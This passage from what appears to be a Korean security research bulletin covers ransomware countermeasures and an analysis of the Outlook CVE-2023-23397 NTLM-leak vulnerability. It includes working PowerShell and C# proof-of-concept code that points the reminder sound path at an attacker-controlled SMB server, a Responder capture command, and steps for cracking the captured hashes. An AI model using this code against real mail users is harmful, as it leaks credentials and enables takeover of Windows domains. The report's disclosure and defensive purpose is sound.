위에서 실행한 명령의 결과로 출력된 내용 중 관리자 계정에 해당하는 NTLM 해시를 가져온다.


Step 3) NTLM 해시 해독

추출한 NTML 해시를 John the Ripper, Cain & Abel, Hashcat 등의 도구를 사용하여 해독한다. 이러한 도구들은 브루트 포스[19]나 레인보우 테이블[20] 등의 방법을 사용하여 해시 값을 해독한다.

[19] 가능한 모든 경우의 수를 시도하여 비밀번호나 암호화된 데이터를 찾아내는 공격 기법

[20] 해시 함수를 사용하여 저장된 비밀번호를 미리 계산하여 테이블로 만들고, 이를 이용하여 해시된 값을 빠르게 역산하여 비밀번호를 찾아내는 공격 기법

시나리오 2 - 단계별 대응방안



- 파일 업로드 취약점 악용을 예방하기 위하여 화이트 리스트를 기반으로 확장자 검사를 진행하고 만약 업로드 되었을 경우 실행되는 것을 막기 위하여 파일이 저장되는 경로의 실행 권한을 제거한다.
- 그리고 권한 상승 도구와 Mimikatz 가 설치되는 것을 예방하기 위해서 상위 디렉터리 접근을 제한하는 정책을 설정해야 하며, 이러한 도구를 탐지하는 보안 소프트웨어를 설치해야 한다.
- 만약 Mimikatz 가 설치되었을 경우 NTLM 해시가 탈취될 수 있으므로, Mimikatz 가 디버그 권한을 획득하지 못하게 관리자 계정의 디버그 권한을 제거하고 사용하지 않을 경우 RDP 를 비활성화하여 측면 이동을 예방한다. 또한 수상한 파일이나 계정이 추가되지는 않았는지 주기적으로 모니터링을 진행해야 한다.
- 마지막으로 파일이 암호화되었을 경우를 대비해 중요한 데이터는 보안 백업을 통해 데이터를 보호해야 한다. 백업 데이터 보호를 위해 원본과 다른 형식으로 백업 데이터를 보호하고 데이터 사본 간 격리, 백업 데이터 암호화 등을 갖춰 허용된 사용자만 접근할 수 있도록 제한해야 한다.

■ 참고 사이트

URL : https://www.swascan.com/bitlocker-ransomware-malware-analysis/

URL :http://idchowto.com/%EC%9C%88%EB%8F%84%EC%9A%B0-%EB%B9%84%ED%8A%B8%EB%9D%BC%EC%BB%A4-bitlocker-%EB%9E%9C%EC%84%AC%EC%9B%A8%EC%96%B4-%EC%82%AC%EA%B3%A0%EC%82%AC%EB%A1%80-%EB%B6%84%EC%84%9D/

URL : https://thestack.technology/ransomware-attack-bitlocker/

URL : https://iboysoft.com/wiki/bitlocker-virus.html

URL : https://www.bleepingcomputer.com/news/security/clop-ransomware-gang-begins-extorting-goanywhere-zero-day-victims/

URL : https://www.securityweek.com/microsoft-smartscreen-zero-day-exploited-to-deliver-magniber-ransomware/

URL : https://www.bleepingcomputer.com/news/security/ransomware-gang-posts-video-of-data-stolen-from-minneapolis-schools/

URL : https://www.boannews.com/media/view.asp?idx=114832

URL : https://www.bleepingcomputer.com/news/security/BianLian-ransomware-gang-shifts-focus-to-pure-data-extortion/

URL : https://www.securityweek.com/ransomware-group-claims-theft-of-valuable-spacex-data-from-contractor/

URL : https://www.scmagazine.com/analysis/ransomware/north-korea-using-healthcare-ransomware-attacks-to-fund-further-cybercrime-feds-say

URL : http://www.datanet.co.kr/news/articleView.html?idxno=154612

URL : https://www.boannews.com/media/view.asp?idx=116717

URL : https://thehackernews.com/2023/02/north-korean-hackers-targeting.html

Microsoft Outlook 권한 상승 취약점 (CVE-2023-23397)

■ 취약점 개요

2023 년 3 월, 국내를 비롯해 전 세계 많은 기업에서 사용하는 Microsoft 의 전자메일 및 일정관리 소프트웨어 Outlook 에서 권한 상승 취약점(CVE-2023-23397)이 발견됐다. CVE-2023-23397 은 캘린더에서 일정이나 약속을 알려주는 미리 알림 기능(Reminder)을 포함한 초대 메시지를 수신할 때 발생한다. 공격자는 미리 알림 기능의 소리 파일 위치 경로를 공격자 서버의 IP 주소로 지정하여 메시지를 피해자에게 보내는데, 이때 Outlook 클라이언트가 공격자의 서버로 SMB[21] 접속을 위해 NTLMv2[22]해시로 인증을 시도하기 때문에 피해자의 인증 정보가 공격자에게 유출된다.




그림 1. 미리 알림 기능 동작 예시

특히 Outlook 권한 상승 취약점(CVE-2023-23397)은 피해자의 메시지 열람 유무와 상관없이 미리 알림 기능이 설정되어 있다면, 메시지를 수신하는 것만으로도 취약점이 동작하기 때문에 CVSS[23] 점수가 10 점 만점에 9.8 점으로 높게 평가됐다. 현재 Microsoft 에서 최신 버전 업데이트를 공개했지만, 패치를 우회할 수 있는 방법이 존재하고 있어, 피해를 막기 위해선 안전한 대응 방안을 적용하는 것이 필요하다.

[21] SMB(Server Message Block)란 컴퓨터의 애플리케이션에서 파일을 읽고 쓸 수 있으며 컴퓨터 네트워크상의 서버 프로그램에서 서비스를 요청할 수 있도록 지원하는 네트워크 파일 공유 프로토콜이다.
[22] NTLM(New Technology LAN Manager)v2 란 윈도우에서 제공하는 인증 프로토콜 중 하나로, Challenge/Response 방식을 통해 인증, 무결성, 기밀성을 제공하는 기존의 NTLM 에서 개선한 알고리즘을 적용한 버전의 프로토콜이다.
[23] 공통 취약점 등급 시스템(Common Vulnerability Scoring System) 컴퓨터시스템 보안의 심각도 및 위험을 평가하는 지표

■ 영향받는 소프트웨어 버전

아래의 표는 Microsoft 에서 공개한 CVE-2023-23397 취약점 패치를 적용한 버전으로, 해당 버전 외의 모든 Outlook 버전은 공격에 취약하다.

※ 최신 버전(2023 년 4 월 3 일 기준)의 패치를 적용하더라도 내부자에 의한 공격이 가능하다.

S/W 구분	안전한 버전
Microsoft 제품	Current Channel: Version 2302 (Build 16130.20306) Monthly Enterprise Channel: Version 2301 (Build 16026.20238) Monthly Enterprise Channel: Version 2212 (Build 15928.20298) Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944) Office 2021 Retail: Version 2301 (Build 16130.20306) Office 2019 Retail: Version 2302 (Build 16130.20306) Office 2016 Retail: Version 2302 (Build 16130.20306) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481) Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Android, iOS, Mac, 웹 용 Outlook(OWA) 및 다른 Microsoft 365 서비스는 영향을 받지 않는다.

■ 용어 정리

CVE-2023-23397 취약점을 이해하기 위해 필요한 용어와 기능에 대한 설명이다.

용어	정의
UNC (Universal Naming Convention)	컴퓨터 내의 공유 파일이 저장되어 있는 장치를 명시하지 않고서도, 그 파일을 확인하기 위한 방법으로 UNC 경로를 통해 컴퓨터 네트워크 상의 공유 파일에 접근할 수 있다. UNC 경로는 ₩₩[servername]₩[sharename]₩[path]₩[filenmae]과 같은 형식으로 구성되며, ₩₩192.168.102.65₩smb₩eqst.wav 와 같이 사용할 수 있다.
MAPI (Messaging Application Program Interface)	윈도우 응용프로그램 내에서 전자우편을 보내거나, 자신이 현재 작성 중인 문서를 전자우편 내용 위에 첨부할 수 있도록 해주는 Microsoft 윈도우 프로그램 인터페이스이다.
PlayReminderSound	Outlook 에서 미리 알림 기능을 지원하는 API 이다.
PidLidReminderFileParameter	MAPI 속성의 일부로, 해당 개체에 대한 미리 알림 기한이 지난 경우 클라이언트 측에서 재생되는 소리의 파일을 지정한다.
PidLidReminderOverride	MAPI 속성의 일부로, 이 설정이 True 로 정의되어 있을 시, PidLidReminderPlaySound 속성과 PidLidReminderFileParameter 속성 값을 신뢰하여 강제로 미리 알림 동작을 활성화할 수 있다.
SecurityZone	SecurityZone 이란 보안 정책에서 사용하는 보안 영역에 해당하는 정수 값을 의미하며 정수 값의 의미는 다음과 같다. -1: NoZone, 지정된 영역이 없음을 의미 0: MyComputer, 로컬 컴퓨터 영역을 의미 1: Intranet, 로컬 인트라넷 영역을 의미 2: Trusted, 신뢰할 수 있는 사이트 영역을 의미 (URL 매핑 필요) 3: Internet, 인터넷 영역을 의미 4: Untrusted, 제한된 사이트 영역을 의미

■ 공격 시나리오

CVE-2023-23397 취약점을 이용한 공격 시나리오는 다음과 같다.




그림 2. 공격 시나리오

① 공격자는 CVE-2023-23397 취약점을 유발하는 악성 초대 메시지를 피해자에게 전송한다.
② 피해자는 공격자가 전송한 악성 초대 메시지를 수신한다.
③ Outlook 클라이언트에서 수신한 악성 초대 메시지로 미리 알림 기능이 작동하여, 피해자는 강제로 공격자 서버의 SMB 에 NTLMv2 인증을 시도하고, NTLMv2 가 탈취된다.
④ 공격자는 탈취한 NTLMv2 인증 정보로 Admin Domain Controller 에 인증을 시도한다.
⑤ 공격자는 Admin Domain Controller 에 접근하여 피해자의 서버를 장악한다.

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-23397 의 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 Pro 22H2(OS 빌드 19045.2006) Microsoft Office Professional Plus 2016(15.0.4420.1017) 32 비트 (192.168.102.79)
공격자	Ubuntu 20.04.4 LTS (Focal Fossa) (192.168.102.65)

■ 취약점 테스트

Step 1) 공격자 서버에서 Responder[24]를 사용하여 SMB 서버로 들어오는 인증정보를 획득한다.

명령어	Responder 는 https://github.com/SpiderLabs/Responder 를 통해 다운받을 수 있다. $ sudo ./Responder.py responder -I eth0 -v




그림 3. Responder 사용

Step 2) 공격자는 미리 알림 기능을 악용하기 위해, 소리 파일의 경로를 공격자 서버의 SMB 경로로 설정한다. 또한 미리 알림 기능이 강제로 동작하도록 설정한 메시지를 피해자에게 전송한다.
※ PoC 코드는 https://github.com/api0cradle/CVE-2023-23397-POC-Powershell 에서 다운받을 수 있다.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\192.168.102.65\smb\eqst.wav"
    $newcal.Recipients.add("eqstlab\hblithe@          ")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "jruru"
    $newcal.Body = "EQSTLab Insight"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

소리 파일의 UNC 경로

피해자의 이메일 주소

미리 알림 기능 강제 동작 활성화 및 UNC 경로에서 파일을 가져오도록 설정

그림 4. 악성 초대 메시지 제작 및 전송

[24] Responder 란 네트워크 내에서 서비스의 공격 대상을 찾고 인증을 공격하는데 사용되는 도구로, 네트워크 트래픽을 가로채고 조작하여 인증정보를 획득하는데 사용되는 툴이다.

Step 3) 공격자가 보낸 악성 초대 메시지를 수신한 피해자의 Outlook 클라이언트에서 일정 초대와 함께 미리 알림이 활성화되며, 공격자가 설정한 UNC 경로로 인증 정보가 전송된다.




그림 5. 악성 일정 초대 메시지 수신

Step 4) 공격자는 SMB 인증을 시도한 피해자의 NTLMv2 해시 값을 확인한다.




그림 6. 유출된 해시 값

Step 5) 피해자의 해시 값을 John the ripper, hashcat 등과 같은 크랙 툴을 활용하여 원본 패스워드를 추출할 수 있다.





그림 7. 해시 값을 크랙하여 원본 패스워드 추출

■ 취약점 동작 분석

CVE-2023-23397 취약점은 Outlook 클라이언트의 캘린더 기능 중 미리 알림을 담당하는 PlayReminderSound API 에 존재한다. API 에는 미리 알림의 소리 파일 경로를 지정하는 PidLidReminderFileParameter 속성과 메시지의 소리 파일 경로를 신뢰하고, 미리 알림 기능 동작을 활성화하는 PidLidReminderOverride 속성이 존재한다.



PidLidReminderFileParameter Canonical Property


아티클 • 2022. 03. 24. • 읽는 데 2분 걸림 • 기여자 5명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies the filename of the sound that a client should play when the reminder for that object becomes overdue.

Property	Value
Associated properties:	dispidReminderFileParam
Property set:	PSETID_Common
Long ID (LID):	0x0000851F
Data type:	PT_UNICODE
Area:	Reminder

그림 8. PidLidReminderFileParameter 속성



PidLidReminderOverride Canonical Property

아티클 • 2022. 06. 01. • 읽는 데 2분 걸림 • 기여자 6명 피드백

Applies to: Outlook 2013 | Outlook 2016

Specifies whether the client should respect the values of the **dispidReminderPlaySound** (PidLidReminderPlaySound) and **dispidReminderFileParam** (PidLidReminderFileParameter) properties.

Property	Value
Associated properties:	dispidReminderOverride
Property set:	PSETID_Common
Long ID (LID):	0x0000851C
Data type:	PT_BOOLEAN
Area:	Reminder

그림 9. PidLidReminderOverride 속성

PidLidReminderFileParameter 속성은 소리 파일의 경로를 UNC 경로로 설정할 수 있는 문제점이 있다. 공격자는 이를 활용해 UNC 경로를 공격자 서버의 SMB, WebDAV 등으로 설정할 수 있다. 또한 PidLidReminderOverride 속성은 발신자가 이 속성을 True 로 설정할 수 있다는 문제점이 있다. 이 속성이 True 로 설정되어 있을 경우, PidLidReminderFileParameter 의 경로를 무조건 신뢰하게 되고, PidLidReminderPlaySound 속성이 True 로 되며 미리 알림 기능이 동작하도록 활성화된다.

```
static void Main(string[] args)
{
    using (var appointment = new Appointment(
    new Sender("eqstlabwhblithe@eqstlab.com", "EQSTLab"),
    new Representing("eqstlabwhblithe@eqstlab.com", "EQSTLab"),"Give ME HASH"))
    {
        appointment.Recipients.AddTo("victim@eqstlab.com", "Victim");
        appointment.Subject = "Hash";
        appointment.Location = "outlook";
        appointment.MeetingStart = DateTime.Now.Date;
        appointment.MeetingEnd = DateTime.Now.Date.AddDays(1).Date;
        appointment.AllDay = true;
        appointment.BodyText = "Steal Hash";
        appointment.BodyHtml = "<html><head></head><body><b>thanx u 4 the hash</b></body></html>";
        appointment.SentOn = DateTime.UtcNow;
        appointment.Importance = MsgKit.Enums.MessageImportance.IMPORTANCE_NORMAL;
        appointment.IconIndex = MsgKit.Enums.MessageIconIndex.UnsentMail;
        appointment.PidLidReminderFileParameter = @"\\192.168.102.65\smb\eqst.wav";
        appointment.PidLidReminderOverride = true;
        appointment.Save(@"C:\test.msg");
```

그림 10. 속성을 변경하여 악성 초대 메시지 생성

